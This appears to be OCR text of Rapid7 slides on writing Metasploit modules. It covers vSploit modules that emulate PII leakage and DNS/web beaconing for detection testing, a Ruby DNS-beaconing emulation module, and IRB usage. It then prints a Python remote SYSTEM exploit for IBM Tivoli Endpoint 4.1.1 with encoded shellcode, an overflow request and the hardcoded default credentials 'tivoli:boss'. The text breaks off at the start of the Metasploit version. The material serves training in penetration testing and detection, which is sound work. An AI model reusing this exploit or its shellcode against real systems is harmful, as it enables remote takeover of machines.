
vSploit Modules Screen Shots

vSploit: Web PII Module - Configuration




RAPID7

vSploit Web PII Module - In Action




RAPID7

vSploit: HTTP File Download Server




RAPID7

vSploit Web Beaconing - Configuration




RAPID7

vSploit: Web Beaconing – In Action




RAPID7

vSploit: DNS Beaconing – Wireshark Analysis



RAPID7

vSploit: Vulnerable Headers





```
msf auxiliary(vuln_headers) > run

[*] Using URL: http://0.0.0.0:8080/yyOsLGrCRDAAX2u
[*]  Local IP: http://192.168.188.10:8080/yyOsLGrCRDAAX2u
[*] Server started.
```


RAPID7

vSploit: Vulnerable Headers PCAP



RAPID7

RAPID7

Writing Metasploit Modules

Where to Learn Ruby

- http://pine.fm/LearnToProgram/
- The Little Book of Ruby
- Humble Little Book of Ruby
- Metasploit Repository Documentation
  http://r-7.co/iNmOBt

Auxiliary Module Basics

```
##
# This file is part of the Metasploit Framework and may be subject to
# redistribution and commercial restrictions. Please see the Metasploit
# Framework web site for more information on licensing and terms of use.
# http://metasploit.com/framework/
##

require 'msf/core'

class Metasploit3 < Msf::Auxiliary

    def initialize
        super(
            'Name'          => 'VSploit DNS Beaconing Emulation',
            'Version'       => '$Revision$',
            'Description'   => 'This module takes a list and emulates malicious DNS beaconing.',
            'Author'        => 'MJC',
            'License'       => MSF_LICENSE
        )
        register_options(
                [
                    OptString.new('DOMAINS', [ true, "Separate Domains by whitespace"]),
                    OptString.new('DNS_SERVER',[false, "Specifies a DNS Server"]),
                    OptInt.new('COUNT', [false, "Number of intervals to loop",2]),
                    OptInt.new('DELAY', [false, "Delay in seconds between intervals",3])
                ],self.class)
        end

    def run
        @res = Net::DNS::Resolver.new()
```


RAPID7

Auxiliary Module: Code can be simple

```ruby
def run
    @res = Net::DNS::Resolver.new()
    #@res.retry = 2

    if datastore['DNS_SERVER']
        @res.nameservers = datastore['DNS_SERVER']
    end

    count = 0

    while count < datastore['COUNT']

        domain = datastore['DOMAINS'].split(/[\s,]+/)
        domain.each do |name|
            query = @res.query(name, "A")
            time = Time.new
            time = time.strftime("%Y-%m-%d %H:%M:%S")
            print_status("#{time} - DNS Query sent for => #{name}")
            if query.answer.length == 0
                print_error("#{time} - #{name} => No Record Found")
            else
                a = query.answer[0].to_s.split(/[\s,]+/)
                print_status("#{time} - #{name} => #{a[-1]}")
            end
        end
        unless count == (datastore['COUNT'] - 1)
            time = Time.new
            time = time.strftime("%Y-%m-%d %H:%M:%S")
            print_status("#{time} - Waiting #{datastore['DELAY']} seconds to beacon")
            sleep datastore['DELAY']
        end
        count += 1
    end
end
```


RAPID7

Using IRB in Metasploit

```
msf > irb
[*] Starting IRB shell...

>> @res = Net::DNS::Resolver.new()
=> ;; RESOLVER state:
;; config_file: /etc/resolv.conf        log_file: #<IO:0x993bb98>
;; port: 53     searchlist: []
;; nameservers: ["192.168.188.2"]       domain: ""
;; source_port: 0       source_address: 0.0.0.0
;; retry_interval: 5    retry_number: 4
;; recursive: true      defname: true
;; dns_search: true     use_tcp: false
;; ignore_truncated: false      packet_size: 512
;; tcp_timeout: 120     udp_timeout: not defined
;;
>> @res.query("metasploit.com","A")
=> ;; Answer received from 192.168.188.2:53 (48 bytes)
;;
;; HEADER SECTION
;; id = 40136
;; qr = 1       opCode: QUERY   aa = 0  tc = 0  rd = 1
;; ra = 1       ad = 0  cd = 0  rcode = NoError
;; qdCount = 1  anCount = 1     nsCount = 0     arCount = 0

;; QUESTION SECTION (1 record):
;; metasploit.com.              IN      A

;; ANSWER SECTION (1 record):
metasploit.com.         5       IN      A       208.118.227.4

>>
```

Exploit Written in Python

IBM Tivoli Endpoint 4.1.1 Remote SYSTEM Exploit

EDB-ID: 17365	CVE: N/A	OSVDB-ID: 72751
Author: Jeremy Brown	Published: 2011-06-07	Verified:
Exploit Code:	Vulnerable App: N/A	

```
payload=(
"\x2b\xc9\x66\xb9\x39\x01\xe8\xff\xff\xff\xff\xc1\x5e\x30"
"\x4c\x0e\x07\xe2\xfa\xfd\xea\x8a\x04\x05\x06\x67\x81\xec"
"\x3b\xd9\x68\x86\x5c\x3f\x9b\x43\x1e\x98\x46\x01\x9d\x65"
"\x30\x16\xad\x51\x3a\x2c\xe1\x2e\xe0\x8d\x1e\x42\x58\x27"
"\x0a\x07\xe9\xe6\x27\x2a\xeb\xcf\xde\x7d\x67\xba\x60\x23"
"\xbf\x77\x0a\x36\xe8\xb2\x7a\x43\xb9\xfd\x4a\x75\x41\x91"
"\x12\xc8\x0c\x5d\xcd\x1f\x68\x48\x99\xa8\x70\x04\xc5\x7b"
"\xdb\x50\x84\x62\xab\x64\x96\xfb\x99\x96\x57\x5a\x9b\x65"
"\xbe\x2a\x94\x62\x1f\x9b\x5f\x18\x42\x12\x8a\x31\xe1\x33"
"\x48\x6c\xbd\x09\xfb\x7d\x39\xf8\x2c\x69\x77\xa4\xf3\x7d"
"\xf1\x7a\xac\xf4\x3a\x5b\xa4\xda\xd9\xe2\xdd\xdf\xd7\x78"
"\x68\xd1\xd5\xd1\x07\x9f\x65\x09\xcd\xf9\xa1\xa1\x94\x95"
"\xfe\xe0\xeb\xab\xc5\xcf\xf4\xd1\xe9\xb9\xa7\x5e\x77\x1b"
"\x34\xa4\xa6\xa7\x81\x6d\xfe\xfb\xc4\x84\x2e\xc4\xb0\x4e"
"\x67\xe3\xe4\xe5\xe6\xf7\xe8\xf9\xea\xd3\x56\xb2\x61\x5f"
"\x3f\x14\x4b\x04\xac\x05\x6e\xc7\x0e\xa1\xc8\xcb\xdd\x91"
"\x47\x29\xba\xc1\x84\x84\xbc\x4c\x73\xa3\xb9\x26\x0f\xb3"
"\xbf\xb0\xba\xdf\x69\x02\xb5\xb4\xb3\xd4\x10\x8d\xfa\xb0"
"\xbc\x09\x11\x8b\x29\xab\xd4\xcd\xf3\xf2\x79\xb1\xd2\xe7"
"\x3e\xf9\xbe\xaf\xac\xab\xa8\xa9\x46\x57\x4c\x55\x52\x56"
"\x50\x6f\x71\xc5\x35\x8d\xf3\xd8\x87\xef\x5e\x47\x54\xec"
"\x24\x7d\x1e\x90\x05\x79\xe5\xce\xa7\xfd\x03\x35\x2a\x49"
"\x84\xb6\x99\xb8\xd9\xf2\x14\x2f\x56\x21\xac\xd6\xce\x5a"
"\x35\x8a\x75\x20\x46\x5a\x5c\x37\x6b\xc6\xef")

if len(sys.argv)<2:
     print "Usage: "+sys.argv[0]+" <target> [port]"
     sys.exit(0)

target=sys.argv[1]
if len(sys.argv)==3:
     port=int(sys.argv[2])

retaddr=struct.pack("<L",ret)

data=urllib.urlencode({"test":junk+retaddr+payload})
size=5+len(junk)+len(retaddr)+len(payload) # 'test=' = 5 (also works with just '=')
hdrs={"Host":"pw.n","Content-Length":size,"Authorization":"Basic dGl2b2xpOmJvc3M="} # tivoli:boss

conn=httplib.HTTPConnection(target,port)
conn.request("POST","/addr",data,hdrs)
conn.close()
```


RAPID7

Same Exploit in Metasploit

```
    def exploit
